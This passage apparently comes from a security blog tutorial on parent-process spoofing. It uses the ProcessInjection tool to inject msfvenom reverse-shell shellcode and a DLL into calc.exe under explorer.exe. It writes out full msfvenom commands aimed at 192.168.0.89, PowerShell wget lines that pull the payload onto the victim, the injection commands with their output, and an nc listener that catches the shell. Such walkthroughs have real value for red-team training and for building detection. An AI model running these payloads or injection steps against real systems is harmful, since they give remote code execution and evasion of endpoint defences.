At the admin end, we can see that shell.exe has been spawned as a child process of the lsass process.



Method 5 (Shellcode injection by PID Spoofing)

Chirag Savla developed a great tool called “ProcessInjection” in C# that can perform a number of functions including Process Injections by PID spoofing. By providing a valid PID, the tool tries to use native API calls like CreateProcess to spoof PID and then inject code in them. The tool supports hex, C and base64 shellcode input and also, DLL injections are an option too by utilizing the same method. This can be downloaded **here**.

First, we need to create a hexadecimal shellcode of a reverse_tcp payload using msfvenom

msfvenom -p windows/x64/shell_reverse_tcp exitfunc=thread LHOST=192.168.0.89 LPORT=1234 -f hex > hex.txt

```
┌──(root㉿kali)-[~]
└─# msfvenom -p windows/x64/shell_reverse_tcp exitfunc=thread LHOST=192.168.0.89 LPORT=1234 -f hex > hex.txt

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of hex file: 920 bytes
```

Now that we have made our shellcode, in the victim system we can run the tool. Note that the tool takes in many flags as input based on the action to be performed which can be viewed just by typing “ProcessInjection.exe”

To run shellcode injection in a process, we use the following flags:

/ppath: process path of an EXE that is being targeted

/path: path of the shellcode to be inserted in the targeted exe

/parentproc: EXE targeted shall be spawned under this process


/f: filetype

/t: attack type. Here, /t:1 is a Vanilla Process Injection


powershell wget 192.168.0.89/hex.txt -O hex.txt
powershell wget 192.168.0.89/ProcessInjection.exe -O ProcessInjection.exe
ProcessInjection.exe /ppath:"C:\Windows\System32\calc.exe" /path:"hex.txt" /parentproc:explorer /f:hex /t:1

```
C:\Users\Public>powershell wget 192.168.0.89/hex.txt -O hex.txt
powershell wget 192.168.0.89/hex.txt -O hex.txt

C:\Users\Public>powershell wget 192.168.0.89/ProcessInjection.exe -O ProcessInjection.exe
powershell wget 192.168.0.89/ProcessInjection.exe -O ProcessInjection.exe

C:\Users\Public>ProcessInjection.exe /ppath:"C:\Windows\System32\calc.exe" /path:"hex.txt" /parentproc:explorer /f:hex /t:1
ProcessInjection.exe /ppath:"C:\Windows\System32\calc.exe" /path:"hex.txt" /parentproc:explorer /f:hex /t:1

#################################################################################################
#  ___  ___  ___  ____ _____ ____ ____  ____  _ _____ ____ _____ ___ ___  _   _                 #
# |  _ \|  _ \ / _ \ / ___| ___/ ___/ ___|  |_ _| \ | |   | | ___/ ___|_   _| _/ _ \| \ | | #
# | |_) | |_) | | | | |   |  _| \___ \___ \   | ||  \| |_  | |  _|| |     | |  | | | |  \| | #
# |  __/|  _ <| |_| | |___| |___ ___) |__) |  | || |\  | |_| | |__| |___  | |  | |_| | |\  | #
# |_|   |_| \_\\___/ \____|_____|____/____/  |___|_| \_|\___/|_____\____| |_| |___\___/|_| \_| #
#                                                                                               #
#################################################################################################

[!] Process running with DESKTOP-9GSGKO9\hex privileges with MEDIUM / LOW integrity.
[!] Parent process ID found: 3808.
[>>] Parent Process Spoofing with Vanilla Process Injection Technique.
[!] Handle 144 opened for parent process id.
[!] Adding attributes to a list.
[!] New process with ID: 4764 created in a suspended state under the defined parent process.
[!] Obtaining the handle for the process id 4764.
[!] Handle 736 opened for the process id 4764.
[!] Allocating memory to inject the shellcode.
[!] Memory for injecting shellcode allocated at 0×1442291777536.
[!] Writing the shellcode at the allocated memory location.
[!] Shellcode written in the process memory.
[!] Creating remote thread to execute the shellcode.
[+] Sucessfully injected the shellcode into the memory of the process id 4764.

C:\Users\Public>
```

As desired, calc.exe has been loaded with our provided shellcode under the explorer.exe process




And, as expected a reverse shell has been received!



Now, the same tool can also be used to inject DLLs in the desired exe using calls like VirtualAllocEx and WriteProcessMemory.

We first need to create our DLL using msfvenom

msfvenom -p windows/x64/shell_reverse_tcp exitfunc=thread LHOST=192.168.0.89 LPORT=1234 -f dll > shell.dll



Now, we can use ProcessInjection.exe with /t:2 for DLL injections to target calc.exe and injecting shell.dll in it like:


ProcessInjection.exe /ppath:"C:\Windows\System32\calc.exe" /path:shell.dll /parentproc:explorer /t:2

```
C:\Users\Public>ProcessInjection.exe /ppath:"C:\Windows\System32\calc.exe" /path:shell.dll /parentproc:explorer /t:2
ProcessInjection.exe /ppath:"C:\Windows\System32\calc.exe" /path:shell.dll /parentproc:explorer /t:2

[!] Process running with DESKTOP-9GSGKO9\hex privileges with MEDIUM / LOW integrity.
[!] Parent process ID found: 4820.
[>>] Parent Process Spoofing with DLL Injection Technique.
[!] Handle 708 opened for parent process id.
[!] Adding attributes to a list.
[!] New process with ID: 5680 created in a suspended state under the defined parent process.
[!] Obtaining the handle for the process id 5680.
[!] Handle 756 opened for the process id 5680.
[!] 140711847784992 is the address of the LoadLibraryA exported function.
[!] Allocating memory for the DLL path.
[!] Memory for injecting DLL path is allocated at 0x2511190360064.
[!] Writing the DLL path at the allocated memory location.
[!] DLL path written in the target process memory.
[!] Creating remote thread to execute the DLL.
[+] Sucessfully injected the DLL into the memory of the process id 5680.
```

As expected a reverse shell has been received upon successful execution of the DLL

```
┌──(root㉿kali)-[~]
└─# nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.0.89] from (UNKNOWN) [192.168.0.119] 1051
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Public>whoami
whoami
desktop-9gsgko9\hex

C:\Users\Public>
```

Upon inspecting processes in the admin system using process explorer we see that explorer.exe has a child calc.exe which in turn in running our DLL using rundll library



Conclusion

The technique is being widely used by attackers to conduct stealthy operations and increase threat hunters round about time to detect the Indicators of Compromise. Many EDR solutions that are rather outdated and unpatched can be easily evaded using this technique. Through this article we intend to emphasize upon the importance of keeping updated EDR solutions in organisations and using smart detection features in good products that can catch such techniques. Hope you liked the article. Thanks for reading.

Author: Harshit Rajpal is an InfoSec researcher and left and right brain thinker.
Contact **here**